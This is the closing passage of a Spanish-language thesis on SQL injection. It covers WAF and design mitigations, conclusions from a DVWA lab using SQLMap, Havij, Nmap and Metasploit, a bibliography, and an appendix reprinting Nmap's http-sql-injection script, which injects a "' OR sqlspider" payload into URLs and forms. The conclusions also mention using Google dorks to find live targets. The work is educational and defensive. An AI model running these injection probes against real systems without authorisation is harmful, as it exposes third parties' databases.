Muchas ocasiones los profesionales de la seguridad estiman que los WAF no aportan suficiente valor para justificar el costo en comparación con otras medidas de protección como los sistemas IPS (*Intrusion Prevention System*). Sin embargo, las protecciones que brindan los IPS contra vulnerabilidades de la web son demasiado generales. La figura 3.73 muestra los distintos filtros que pueden ser implementados para protección de una aplicación web [32]. En ella se observa un NGFW (*New Generation Firewall*) como primera medida de prevención que el atacante logra cruzar. También se observa un IPS que de igual modo permitió el acceso al ataque. Sin embargo, el WAF logró evitar la intrusión.




Figura 3.73 filtros de seguridad.

La tecnología WAF implementa controles de seguridad más estrictos acorde a los conocimientos adquiridos mediante el seguimiento del comportamiento de la aplicación web, es decir WAF aprende de manera automática las políticas implementadas en la aplicación web y con base a esto implementa o sugiere cambios a las políticas existentes. Cuando se implementan de manera correcta los WAF pueden aumentar de gran manera la seguridad en las aplicaciones web.

ModSecurity es un WAF que se ejecuta en conjunto con el servidor web Apache. Está diseñado para proteger a las aplicaciones web de una serie de ataques maliciosos. A

continuación, se mencionan algunas de las principales características de ModSecurity, [52]:

- ModSecurity brinda acceso al flujo de tráfico HTTP en tiempo real, con la capacidad de inspeccionarlo
- ModSecurity es capaz de registrar todo tipo de información que el administrador considere útil, incluyendo datos de transacción sin procesar. Además, permite elegir que partes de una transacción se registran y que partes se desechan.
- Permite la evaluación pasiva de la seguridad de la aplicación web. Permite programar eventos en el cual un equipo independiente realiza un ataque simulado, con el fin de encontrar debilidades de seguridad antes de ser explotadas.

ModSecurity es su proyecto Open Source, por lo cual lo vuelve una de las principales opciones en cuanto a WAF se refiere.

3.9.3 Diseño de alto nivel

Este tipo de precauciones pueden ser implementadas en aplicaciones web en desarrollo o bien, en aplicaciones funcionales. Sin embargo, la implementación en aplicaciones funcionales representa un alto nivel de dificultad.

Una técnica de diseño que puede prevenir o mitigar el impacto de los ataques SQL injection es diseñar la aplicación para que use de manera exclusiva procedimientos almacenados para acceder a la base de datos. Estos procedimientos son programas que son almacenados con la base de datos y pueden ser escritos en diferentes lenguajes y variantes dependiendo de la base de datos. Los procedimientos pueden ser muy útiles para mitigar la amenaza de un ataque ya que es posible configurar niveles de acceso, es decir, el atacante no podrá acceder a información confidencial dentro de la base de datos si los permisos del usuario con el cual consiguió acceso no permiten la visualización de esta, [12] [32].

Otra técnica para mitigar las amenazas de los ataques SQL injection es considerar controles adicionales para cierta información que en la mayoría de los casos resulta de mayor interés para el atacante, a menudo información que tendrán alguna forma de valor monetario. Algunos controles de diseño a considerar son los siguientes:

Contraseñas. Siempre que sea posible, se debe evitar almacenar las contraseñas de los usuarios. Una alternativa más segura es almacenar un hash de la contraseña de cada usuario.

Información financiera. Es recomendable almacenar detalles de tarjetas de crédito con algún algoritmo de cifrado.

Archivar. Cuando no se requiere que una aplicación mantenga un historial completo de toda la información sensible que se envía, debe de considerarse el archivar o eliminar la información innecesaria después de un periodo de tiempo razonable.

Otra alternativa a la cual se le debe prestar atención es la elección de nombres para tablas o columnas que puedan considerarse críticas. La mayoría de los desarrolladores usan de manera inconsciente nombres de tablas o columnas obvios. Por ejemplo, en la sección 3.2.2 fue posible la obtención de información sensible en parte debido a que las tablas y columnas usan nombres comunes como `users`,`passwords`, etc. Para hacer el ataque más difícil resulta en una buena idea el uso de nombres no tan obvios a tablas y columnas que contengan información que pueda considerarse sensible.

CAPITULO IV
CONCLUSIONES Y TRABAJO FUTURO

"Acepta la responsabilidad de tu vida. Sepa que es usted quien se llevará a dónde quiere ir, nadie más"

Les Brown

En este trabajo de tesis se llevó acabo el análisis de los distintos métodos de ataques SQL injection. De igual manera se realizó una investigación para conocer lo más reciente respecto al tema y con base a esta investigación se seleccionaron distintas herramientas que fueron utilizadas para la realización de estos ataques.

Se implementó un escenario para realizar la evaluación de las herramientas comúnmente usadas por los atacantes con el fin de evitar problemas legales. Una de las herramientas que sirvió como objetivo fue DVWA. Gracias a esta herramienta se demostró que es posible conocer la información contenida en la base de datos objetivo, únicamente ingresando sentencias SQL, en formularios vulnerables. Es importante mencionar que este ataque conocido como SQL injection full view tuvo éxito debido a la visualización de los errores por parte de la aplicación web, como un claro ejemplo de errores comunes en algunas aplicaciones web.

Otro tipo de ataque realizado fue el SQL injection blind. Este tipo de ataque como se mencionó en capítulos anteriores tiene como característica la nula visualización de los errores al ejecutar las sentencias SQL. Esto resulta en un ataque más difícil de realizar y con un nivel de éxito menor. SQLMap y Havij son dos herramientas que permitieron la evaluación de este tipo de ataques. Con SQLMap fue posible ingresar a la base de datos ligada a DVWA a pesar de que esta contaba con vulnerabilidades del tipo SQL injection blind. Gracias a Google dorks fue posible la búsqueda de aplicaciones web que resultan en posibles objetivos a ataques SQL injection. Para estas aplicaciones se hizo uso de Havij, herramienta que demostró ser una excelente opción para la realización de pruebas SQL injection sin importar el método de inyección que se requiere.

Con todo lo anterior se demostró que las herramientas que realizan este tipo de ataques de manera automatizada resultan muy efectivas, ya que con ambas herramientas se logró extraer información de la base de datos objetivo. Sin embargo, aunque Havij cuenta con una interfaz gráfica que facilita la realización del ataque, SQLMap cuenta con más opciones de configuración lo cual hace que su porcentaje de éxito aumente si es correctamente configurada.

HackingLab al igual que DVWA demostró la efectividad de la herramienta SQLMap, además puso en evidencia que aunque la aplicación web no permita la visualización de errores por parte de la base de datos continúa siendo posible la obtención de información por medio de consultas manuales.

Para ajustar los parámetros de ataque o bien saber si una aplicación web resulta candidata a este tipo de ataques se hizo uso de herramientas Nessus y Nmap. Estos escáneres son utilizados para la detección de errores que puede presentar una aplicación web. Ambas herramientas demostraron ser eficientes en la detección de posibles vulnerabilidades SQL injection. NMAP por su parte despliega una lista con distintas URLs donde se muestran los distintos errores generados por la base de datos. Nessus despliega una lista con la misma información. Sin embargo, Nessus también muestra una pequeña descripción del ataque, así como una solución. Con esto se demuestra que ambos escáneres puede resultar en una buena opción para ajustar los parámetros de ataque.

Con Metasploit se demostró, como un equipo de baja seguridad puede ser atacado haciendo uso de distintos exploits. También se demostró, las distintas acciones que pueden ser realizadas por los atacantes cuando consiguen acceder a la base de datos.

Los resultados obtenidos con todas estas herramientas demuestran porque SQL injection continua como una de las vulnerabilidades más explotadas.

Este trabajo de tesis demostró la existencia de distintos mecanismos que ayudan a mitigar los ataques SQL injection. Entre estos mecanismos esta la parametrización de consulta con lo cual se evita que el atacante pueda modificar la forma en como las consultas son realizadas. Así mismo, la validación de entradas que apoyándose en listas, evita el uso de ciertos caracteres que son comúnmente usados por los atacantes. Por otra parte, los WAF proporcionan otro filtro de seguridad que permite entre otras cosas el monitoreo en tiempo real de la aplicación web.

Todos estos mecanismos en conjunto con un diseño de alto nivel brindan mayor seguridad en las aplicaciones web.

Como trabajo futuro se propone lo siguiente:

- Evaluar los resultados obtenidos en escenarios virtualizados, sobre escenarios de red reales.
- Implementar las distintas soluciones encontradas contra ataques de SQL injection.
- Estudiar el comportamiento de los ataques SQL injection en más bases de datos que utilicen el estándar SQL, tales como Oracle, PostgreSQL, Sybase.

Referencias bibliográficas

[1] ESET, «LA SEGURIDAD COMO REHÉN tendencias 2017,» ESET, 2017.

[2] C. Symantec, «Internet Security Threat Report,» Symantec, Mountain View, 2016.

[3] R. Weaver, D. Weaver y D. Farwood, Guide to Network Defense and Countermeansures Third Edition, Boston ,MA: COURSE TECHNOLOGY, 2014.

[4] Tutorialspoint, «tutorialspoint,» 2017. [En línea]. Disponible en: https://www.tutorialspoint.com/software_testing_dictionary/test_bed.html.

[5] A. A. Villaseñor, implementacion de un firewall de red basado en software libre para un entorno experimental., Tepic: Universidad Autonoma de Nayarit, 2015.

[6] Fayerwayer, «BoxByte,» 2017. [En línea]. Disponible en: https://www.fayerwayer.com/2009/08/hacker-roba-mas-de-130-millones-de-numeros-de-tarjetas-de-credito-y-debito/

[7] J. G. G. Machado, analisis de trafico para la prevencion y deteccion de intrusiones basados en Snort, Tepic: Universidad Autonoma de Nayarit, 2016.

[8] A. Ramos Martin y J. Ramos Martin, APLICACIONES WEB, Madrid: paraninfo, 2014.

[9] R. M. Caivano y L. N. Villoria, «GOOGLE DOCS,» 2009. [En línea]. Disponible en:https://books.google.com.mx/books?id=v6ioPA-CJJEC&pg=PA17&dq=que+es+una+aplicacion+web&hl=es-419&sa=X&redir_esc=y#v=onepage&q=que%20es%20una%20aplicacion%20web&f=true. [Último acceso: 16 06 2017].

[10] D. Stuttard y M. Pinto, The Web Application Hacker´s Handbook, Indianapolis, Indiana: Wiley Publishing, Inc., 2013.

[11] P. Turmero, «monografias,» 2017. [En línea]. Disponible en: http://www.monografias.com/trabajos107/modelando-aplicaciones-web-uml/modelando-aplicaciones-web-uml.shtml..

[12] J. Clarke, SQL injection Attacks and Defense, Burlington: Syngress Publishing,Inc., 2009.

[13] U. d. l. A. Puebla, «udlap,» 06 05 2004. [En línea]. Disponible en: http://catarina.udlap.mx/u_dl_a/tales/documentos/lis/jerez_l_ca/capitulo1.pdf.

[14] Microsoft, «msdn,» 2017. [En línea]. Disponible en: https://msdn.microsoft.com/es-es/library/zdh19h94(v=vs.100).aspx#cpconbestsecuritypracticesforwebapplicationsanchor1.html.

[15] R. A. Española, «RAE,» 2017. [En línea]. Disponible en: http://dle.rae.es/?id=XTrIaQd.html.

[16] T. f. dictionary., «The free dictionary.,» 2017. [En línea]. Disponible en: http://es.thefreedictionary.com/tr%C3%ADada.html.

[17] F. Pacheco y H. Jara, Hackers al descubierto, Argentina : Grandi S.A, 2009.

[18] P. Gonzalez, G. Sanchez y J. De la camara, Pentesting con kali, Madrid: 0xword, 2013.

[19] O. W. A. S. Project, «OWASP,» 2017. [En línea]. Disponible en: https://www.owasp.org/index.php/Broken_Access_Control#Examples_and_References.html.

[20] UNAM, «UNAM,» 2017. [En línea]. Disponible en: http://www.seguridad.unam.mx/documento/?id=35.html.

[21] OWASP, «OWASP,» 2017. [En línea]. Disponible en: https://www.owasp.org/index.php/Session_hijacking_attack.html.

[22] Infosecpro, «Infosecpro,» 2017. [En línea]. Disponible en: http://www.infosecpro.com/applicationsecurity/a52.html.

[23] J. S. Puri, The Cyber Pirates (A compresive guide to the internet from hacke´s eye), Everythingo, 2013.

[24] Microsoft, « support office.,» 2017. [En línea]. Disponible en: https://support.office.com/es-es/article/Conceptos-b%C3%A1sicos-sobre-bases-de-datos-a849ac16-07c7-4a31-9948-3c8c94a7c204.html.

[25] S. B. Navathe y R. Elmasri, Fundamentos de Sistemas de Base de Datos, Ribera del loira Madrid: Pearson Addison Wesley, 2007.

[26] C.J.Date, Introduccion a los Sistemas de Bases de Datos Septima Edición, Naucalpan de Juarez: Prentice Hall, 2001.

[27] Todosobrebd, «blogspot,» 2017. [En línea]. Disponible en: http://todosobrebd.blogspot.mx/2011/06/capitulo-i-bases-de-datos-objetivo.html.

[28] V. N. Cabello, introduccion a las bases de datos relacionales, Madrid: Vision Libros, 2010.

[29] E. Godoc, SQL los fundamentos del lenguaje, Cornella de llobregat: Ediciones ENI, 2014.

[30] F. Zemke, «modern SQL,» 20 03 2012. [En línea]. Disponible en: https://sigmodrecord.org/publications/sigmodRecord/1203/pdfs/10.industry.zemke.pdf. [Último acceso: 20 06 2017].

[31] A. Oppel y R. Sheldon, fundamentos de SQL, Mexico: Mc Graw Hill, 2009.

[32] R. Ghaznavi-zadeh, Hacking and Securing Web Application., Dallas,TX: Primedia E-Launch LLC, 2015.

[33] OWASP, «OWASP,» 2017. [En línea]. Disponible en: https://www.owasp.org/index.php/Top_10_2013-Top_10.html.

[34] Linuxito., «Linuxito.,» 2017. [En línea]. Disponible en: https://www.linuxito.com/seguridad/294-google-dorks.html.

[35] OWASP, «OWAPS,» 2017. [En línea]. Disponible en: https://www.owasp.org/index.php/Inyecci%C3%B3n_SQL.html.

[36] M. Nystrom, «o'really short cuts,» 26 03 2007. [En línea]. Disponible en: https://books.google.com.mx/books?id=bYv_MnAAmwwC&pg=PA39&dq=sql+injection+defense&hl=es-419&sa=X&redir_esc=y#v=onepage&q&f=false. [Último acceso: 28 06 2017].

[37] Kali, «Kali.org,» 2017. [En línea]. Disponible en: http://es.docs.kali.org/introduction-es/que-es-kali-linux.html.

[38] GitHub, «GitHub,» 2017. [En línea]. Disponible en: https://github.com/sqlmapproject/sqlmap.html.

[39] S. Desinger, «Kali,» [En línea]. Disponible en: https://tools.kali.org/password-attacks/john .

[40] rapid7, «rapid7,» 2017. [En línea]. Disponible en: https://www.rapid7.com/products/metasploit/.

[41] Widrogo, «Wordpress,» 2017. [En línea]. Disponible en: https://widrogo.wordpress.com/2014/01/24/metasploit-introduccion-lo-que-necesitas-saber-de-metasploit/.

[42] Patbausemer, «Rapid7community,» 2017. [En línea]. Disponible en: https://community.rapid7.com/docs/DOC-1875.

[43] P. C. Pale, Nmap6: Network Exploration and Security Auditing Cookbok, Birmingham : Packt Publishing Ltd, 2012.

[44] tenable, «Tenable,» [En línea]. Disponible en: http://www.tenable.com/products/nessus-vulnerability-scanner/nessus-professional .

[45] J. kamel, «blogspot,» 2017. [En línea]. Disponible en: http://antisec-security.blogspot.mx/2012/11/burp-suite-professional-burp-suite-es.html.

[46] M. Ganani, «checkpoint.,» 2017. [En línea]. Disponible en: http://blog.checkpoint.com/2015/05/14/analysis-havij-sql-injection-tool/.

[47] DVWA, «github,» 27 10 2010. [En línea]. Disponible en: https://github.com/ethicalhack3r/DVWA/blob/master/docs/DVWA_v1.3.pdf. [Último acceso: 30 06 2017].

[48] ibrugor, «ibrugor,» 2017. [En línea]. Disponible en: http://www.ibrugor.com/blog/apache-http-server-que-es-como-funciona-y-para-que-sirve/.

[49] M. FOUNDATION, «mariadb.org.,» 2017. [En línea]. Disponible en: https://mariadb.org/about/.

[50] T. P. Group, «php.,» 2017. [En línea]. Disponible en: http://php.net/manual/es/intro-whatis.php.

[51] DVWA., «DVWA.,» 2017. [En línea]. Disponible en: http://www.dvwa.co.uk/ .

[52] Trustwave, «modsecurity.,» 2017. [En línea]. Disponible en: https://www.modsecurity.org/about.html.

Anexo A: Script http-sql-injection

Script para Nmap que mediante consultas busca URL que son vulnerables a SQL injection.

```
local http = require "http"
local httpspider = require "httpspider"
local io = require "io"
local nmap = require "nmap"
local shortport = require "shortport"
local stdnse = require "stdnse"
local string = require "string"
local table = require "table"
local url = require "url"

description = [[
Spiders an HTTP server looking for URLs containing queries
vulnerable to an SQL
injection attack. It also extracts forms from found
websites and tries to identify
fields that are vulnerable.

The script spiders an HTTP server looking for URLs
containing queries. It then
proceeds to combine crafted SQL commands with susceptible
URLs in order to
obtain errors. The errors are analysed to see if the URL is
vulnerable to
attack. This uses the most basic form of SQL injection but
anything more
complicated is better suited to a standalone tool.

We may not have access to the target web server's true
hostname, which can prevent access to
virtually hosted sites.
]]

author = {"Eddie Bell", "Piotr Olma"}
license = "Same as Nmap--See https://nmap.org/book/man-
legal.html"
categories = {"intrusive", "vuln"}

---
-- @see http-vuln-cve2014-3704.nse
--
-- @args http-sql-injection.maxpagecount the maximum amount
of pages to visit.
```

```
--       A negative value disables the limit (default: 20)
-- @args http-sql-injection.url the url to start spidering.
This is a URL
--       relative to the scanned host eg. /default.html
(default: /)
-- @args http-sql-injection.withinhost only spider URLs
within the same host.
--       (default: true)
-- @args http-sql-injection.withindomain only spider URLs
within the same
--       domain. This widens the scope from
<code>withinhost</code> and can
--       not be used in combination. (default: false)
-- @args http-sql-injection.errorstrings a path to a file
containing the error
--       strings to search for (one per line, lines started
with # are treated as
--       comments). The default file is nselib/data/http-
sql-errors.lst
--       which was taken from fuzzdb project, for more
info, see http://code.google.com/p/fuzzdb/.
--       If someone detects some strings in that file
causing a lot of false positives,
--       then please report them to dev@nmap.org.
--
-- @output
-- PORT   STATE SERVICE
-- 80/tcp open  http    syn-ack
-- | http-sql-injection:
-- |   Possible sqli for queries:
-- |
http://foo.pl/forms/page.php?param=13'%20OR%20sqlspider
-- |   Possible sqli for forms:
-- |     Form at path: /forms/f1.html, form's action:
a1/check1.php. Fields that might be vulnerable:
-- |       f1text
-- |     Form at path: /forms/a1/../f2.html, form's action:
a1/check2.php. Fields that might be vulnerable:
-- |_      f2text
--

portrule = shortport.port_or_service({80, 443},
{"http","https"})

--[[
Pattern match response from a submitted injection query to
see
if it is vulnerable
--]]

local errorstrings = {}
```

```
local function check_injection_response(response)

  local body = string.lower(response.body)

  if not (response.status == 200 or response.status ~= 500)
then
    return false
  end

  if errorstrings then
    for _,e in ipairs(errorstrings) do
      if string.find(body, e) then
        stdnse.debug2("error string matched: %s", e)
        return true
      end
    end
  end
  return false
end

--[[
Replaces usual queries with malicious query and return a
table with them.
]]--

local function build_injection_vector(urls)
  local utab, k, v, urlstr, response
  local qtab, old_qtab, results
  local all = {}

  for _, injectable in ipairs(urls) do
    if type(injectable) == "string"  then
      utab = url.parse(injectable)
      qtab = url.parse_query(utab.query)

      for k, v in pairs(qtab) do
        old_qtab = qtab[k];
        qtab[k] = qtab[k] ..  "' OR sqlspider"

        utab.query = url.build_query(qtab)
        urlstr = url.build(utab)
        table.insert(all, urlstr)

        qtab[k] = old_qtab
        utab.query = url.build_query(qtab)
      end
    end
  end
  return all
end
```

```
--[[
Creates a pipeline table and returns the result
]]--
local function inject(host, port, injectable)
  local all = {}
  for k, v in pairs(injectable) do
    all = http.pipeline_add(v, nil, all, 'GET')
  end
  return http.pipeline_go(host, port, all)
end

--[[
Checks if received responses matches with usual sql error
messages,
what potentially means that the host is vulnerable to sql
injection.
]]--
local function check_responses(queries, responses)
  local results = {}
  for k, v in pairs(responses) do
    if (check_injection_response(v)) then
      table.insert(results, queries[k])
    end
  end
  return results
end

-- checks if a field is of type we want to check for sqli
local function sqli_field(field_type)
  return field_type=="text" or field_type=="radio" or
field_type=="checkbox" or field_type=="textarea"
end

-- generates postdata with value of "sampleString" for
every field (that satisfies sqli_field()) of a form
local function generate_safe_postdata(form)
  local postdata = {}
  for _,field in ipairs(form["fields"]) do
    if sqli_field(field["type"]) then
      postdata[field["name"]] = "sampleString"
    end
  end
  return postdata
end

local function generate_get_string(data)
  local get_str = {"?"}
  for name,value in pairs(data) do

get_str[#get_str+1]=url.escape(name).."="..url.escape(value
)..."&"
```

```
  end
  return table.concat(get_str)
end

-- checks each field of a form to see if it's vulnerable to
sqli
local function check_form(form, host, port, path)
  local vulnerable_fields = {}
  local postdata = generate_safe_postdata(form)
  local sending_function, response

  local action_absolute = string.find(form["action"],
"^https?://")
  -- determine the path where the form needs to be
submitted
  local form_submission_path
  if action_absolute then
    form_submission_path = form["action"]
  else
    local path_cropped = string.match(path, "(.*/).*")
    path_cropped = path_cropped and path_cropped or ""
    form_submission_path = path_cropped..form["action"]
  end

  -- determine should the form be sent by post or get
  local sending_function
  if form["method"]=="post" then
    sending_function = function(data) return
http.post(host, port, form_submission_path, nil, nil, data)
end
  else
    sending_function = function(data) return http.get(host,
port, form_submission_path..generate_get_string(data), nil)
end
  end

  for _,field in ipairs(form["fields"]) do
    if sqli_field(field["type"]) then
      stdnse.debug2("checking field %s", field["name"])
      postdata[field["name"]] = "' OR sqlspider"
      response = sending_function(postdata)
      if response and response.body and
response.status==200 then
        if check_injection_response(response) then
          vulnerable_fields[#vulnerable_fields+1] =
field["name"]
        end
      end
      postdata[field["name"]] = "sampleString"
    end
  end
```

```
  return vulnerable_fields
end

-- load error strings to the errorstrings table
local function get_error_strings(path)
  local f = nmap.fetchfile(path) or path
  if f then
    for e in io.lines(f) do
      if not string.match(e, "^#") then
        table.insert(errorstrings, e:lower())
      end
    end
  end
  -- check if we loaded something
  if #errorstrings == 0 then
    -- if not, then load some default values
    errorstrings = {"invalid query", "sql syntax", "odbc
drivers error"}
  end
end

action = function(host, port)
  local error_strings_path = stdnse.get_script_args('http-
sql-injection.errorstrings') or 'nselib/data/http-sql-
errors.lst'
  get_error_strings(error_strings_path)
  -- crawl to find injectable urls
  local crawler = httpspider.Crawler:new(host, port, nil,
{scriptname = SCRIPT_NAME})
  local injectable = {}
  local results_forms = {name="Possible sqli for forms:"}

  while(true) do
    local status, r = crawler:crawl()
    if (not(status)) then
      if (r.err) then
        return stdnse.format_output(false, r.reason)
      else
        break
      end
    end

    -- first we try sqli on forms
    if r.response and r.response.body and
r.response.status==200 then
      local all_forms = http.grab_forms(r.response.body)
      for _,form_plain in ipairs(all_forms) do
        local form = http.parse_form(form_plain)
        local path = r.url.path
        if form and form.action then
```

```
          local vulnerable_fields = check_form(form, host,
port, path)
          if #vulnerable_fields > 0 then
            vulnerable_fields["name"] = "Form at path:
"..path..", form's action: "..form["action"]..". Fields
that might be vulnerable:"
            table.insert(results_forms, vulnerable_fields)
          end
        end
      end --for
    end --if
    local links = {}
    if r.response.status and r.response.body then
      links = httpspider.LinkExtractor:new(r.url,
r.response.body, crawler.options):getLinks()
    end
    for _,u in ipairs(links) do
      if url.parse(u).query then
        table.insert(injectable, u)
      end
    end
  end

  -- try to inject
  local results_queries = {}
  if #injectable > 0 then
    stdnse.debug1("Testing %d suspicious URLs",
#injectable)
    local injectableQs = build_injection_vector(injectable)
    local responses = inject(host, port, injectableQs)
    results_queries = check_responses(injectableQs,
responses)
  end

  results_queries["name"] = "Possible sqli for queries:"
  local res = {results_queries, results_forms}
  return stdnse.format_output(true, res)
end
```

QUINTANA ROO
GOBIERNO DEL ESTADO
2016 • 2022

CONACYT

MÁS Y MEJORES OPORTUNIDADES

COQCYT
CONSEJO QUINTANARROENSE DE CIENCIA Y TECNOLOGÍA

RECONOCIMIENTO

A **YASBETH EDUARDO XOOL LÓPEZ**

Por su participación como **Ponente** en el **Quinto Encuentro de Jóvenes Investigadores**, efectuado del 17 al 19 de Octubre 2017.

Chetumal, Quintana Roo, 19 de Octubre 2017.

Ing. Víctor Manuel Alcérreca Sánchez
Director General del COQCYT

Anexo B: Reconocimiento CONACYT